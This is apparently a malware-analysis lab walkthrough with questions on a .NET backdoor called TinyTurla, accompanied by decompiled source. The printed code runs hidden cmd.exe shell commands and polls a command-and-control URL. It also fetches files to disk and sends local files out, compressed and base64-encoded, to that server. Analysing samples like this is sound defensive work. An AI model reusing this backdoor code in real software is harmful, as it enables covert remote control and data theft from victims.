TinyTurla Backdoor

Description

You are a malware analyst assigned to investigate a suspected backdoor malware sample. The malware is designed to communicate with a remote server, execute various commands, and potentially exfiltrate data. Your task is to analyze the malware, understand its functionality, and determine its capabilities.

Research Objectives

1. What is the name opf the process used to run the shell command in the "RunShell" method

2. Which command in the "runCommand" method sets the sleep time for the program?

3. Which command in the "runCommand" method is sed to execute a shell command?

4. Which command in the "runCommand" method downloads a file to the server?

5. Which process's main window title is specifically checked and hidden in the "Execute" method?

6. Which DLL is imported to use the GetConsoleWindow function in the code?

7. What method is used to perform HTTP GET requests in the provided code?


8. Which IP address does the "HttpsPost" method use when making POST requests?

Walkthrough

File hashsum

```
SHA256 42AC174027B45D5AF7DC8E91D5E3A69D42C4ABDFFE8AC7C740EBDF5168701E57
```


Sample overview




```
PE32
    Library: .NET(v4.0.30319)[-]                                    S    ?
    Linker: Microsoft Linker(11.0)[DLL32]                           S    ?
```

RunShell(string) : bool


```
// ClassExample
// Token: 0x06000007 RID: 7 RVA: 0x00002710 File Offset: 0x00000910
public bool RunShell(string shellcommand)
{
    bool result;
    try
    {
        Process process = new Process();
        process.StartInfo.FileName = Environment.GetEnvironmentVariable("SystemRoot") + "\
          \System32\\cmd.exe";
        process.StartInfo.Arguments = "/c " + shellcommand;
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.RedirectStandardInput = true;
        process.StartInfo.RedirectStandardOutput = true;
        process.StartInfo.RedirectStandardError = true;
        process.StartInfo.CreateNoWindow = true;
        process.ErrorDataReceived += this.OutputHandler;
        process.OutputDataReceived += this.OutputHandler;
        process.Start();
        process.BeginErrorReadLine();
        process.BeginOutputReadLine();
        process.WaitForExit();
        process.Close();
        result = true;
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message);
        result = false;
    }
    return result;
}
```




```
// ClassExample
// Token: 0x06000005 RID: 5 RVA: 0x0000245C File Offset: 0x0000065C
public void runCommand()
{
    try
    {
        HttpWebResponse httpWebResponse = this.HttpsPost(ClassExample.url + "?m=c&id=" +
          this.id, string.Empty);
        if (httpWebResponse.StatusCode == HttpStatusCode.OK)
        {
            string text = new StreamReader(httpWebResponse.GetResponseStream()).ReadToEnd();
            if (!(text == ""))
            {
                string[] array = text.Split(new string[]
                {
                    "\n"
                }, StringSplitOptions.None);
                for (int i = 0; i < array.Length - 1; i++)
                {
                    array[i] = Encoding.UTF8.GetString(this.Decompress
                      (Convert.FromBase64String(array[i])));
                }
                string[] array2 = array;
                for (int j = 0; j < array2.Length; j++)
                {
                    string text2 = array2[j];
                    string subParm = this.GetSubstringByString("[{", "}]", text2);
                    if (text2.Contains("[<shell>]"))
                    {
                        Thread thread = new Thread(delegate()
                        {
                            try
                            {
                                this.RunShell(subParm);
                            }
                            catch (Exception ex)
                            {
                                this.HttpsPost(ClassExample.url + "/?m=m&id=" + this.id,
                        Convert.ToBase64String(Encoding.UTF8.GetBytes(ex.Message)));
                            }
                        });
                        thread.Start();
```




```
else if (text2.Contains("[<sleep>]"))
{
    this.nsleepTime = int.Parse(subParm);
    this.HttpsPost(ClassExample.url + "/?m=m&id=" + this.id, Convert.ToBase64String(Encoding.UTF8.GetBytes("set sleep time ok.")));
}
else if (text2.Contains("[<upload>]"))
{
    Thread thread = new Thread(delegate()
    {
        try
        {
            string fileName = Path.GetFileName(subParm);
            HttpWebResponse httpWebResponse2 = this.HttpsGet(string.Concat(new string[]
            {
                ClassExample.url,
                "?m=f&id=",
                this.id,
                "&n=",
                fileName
            }));
            if (httpWebResponse2.StatusCode == HttpStatusCode.OK)
            {
                Stream responseStream = httpWebResponse2.GetResponseStream();
                string text3 = new StreamReader(responseStream).ReadToEnd();
                if (text3 != string.Empty)
                {
                    byte[] bytes = this.Decompress(Convert.FromBase64String(text3));
                    File.WriteAllBytes(subParm, bytes);
                    this.HttpsPost(ClassExample.url + "/?m=m&id=" + this.id, Convert.ToBase64String(Encoding.UTF8.GetBytes("upload ok.")));
                }
            }
        }
        catch (Exception ex)
```




```
                        catch (Exception ex)
                        {
                            this.HttpsPost(ClassExample.url + "/?m=m&id=" + this.id,
                    Convert.ToBase64String(Encoding.UTF8.GetBytes(ex.Message)));
                        }
                    });
                    thread.Start();
                }
                else if (text2.Contains("[<download>]"))
                {
                    Thread thread = new Thread(delegate()
                    {
                        try
                        {
                            byte[] data = File.ReadAllBytes(subParm);
                            string fileName = Path.GetFileName(subParm);
                            this.HttpsPost(string.Concat(new string[]
                            {
                                ClassExample.url,
                                "/?m=f&id=",
                                this.id,
                                "&n=",
                                fileName
                            }), Convert.ToBase64String(this.Compress(data)));
                            this.HttpsPost(ClassExample.url + "/?m=m&id=" + this.id,
                    Convert.ToBase64String(Encoding.UTF8.GetBytes("download to server
                    ok.")));
                        }
                        catch (Exception ex)
                        {
                            this.HttpsPost(ClassExample.url + "/?m=m&id=" + this.id,
                    Convert.ToBase64String(Encoding.UTF8.GetBytes(ex.Message)));
                        }
                    });
                    thread.Start();
                }
            }
        }
    }
}
```



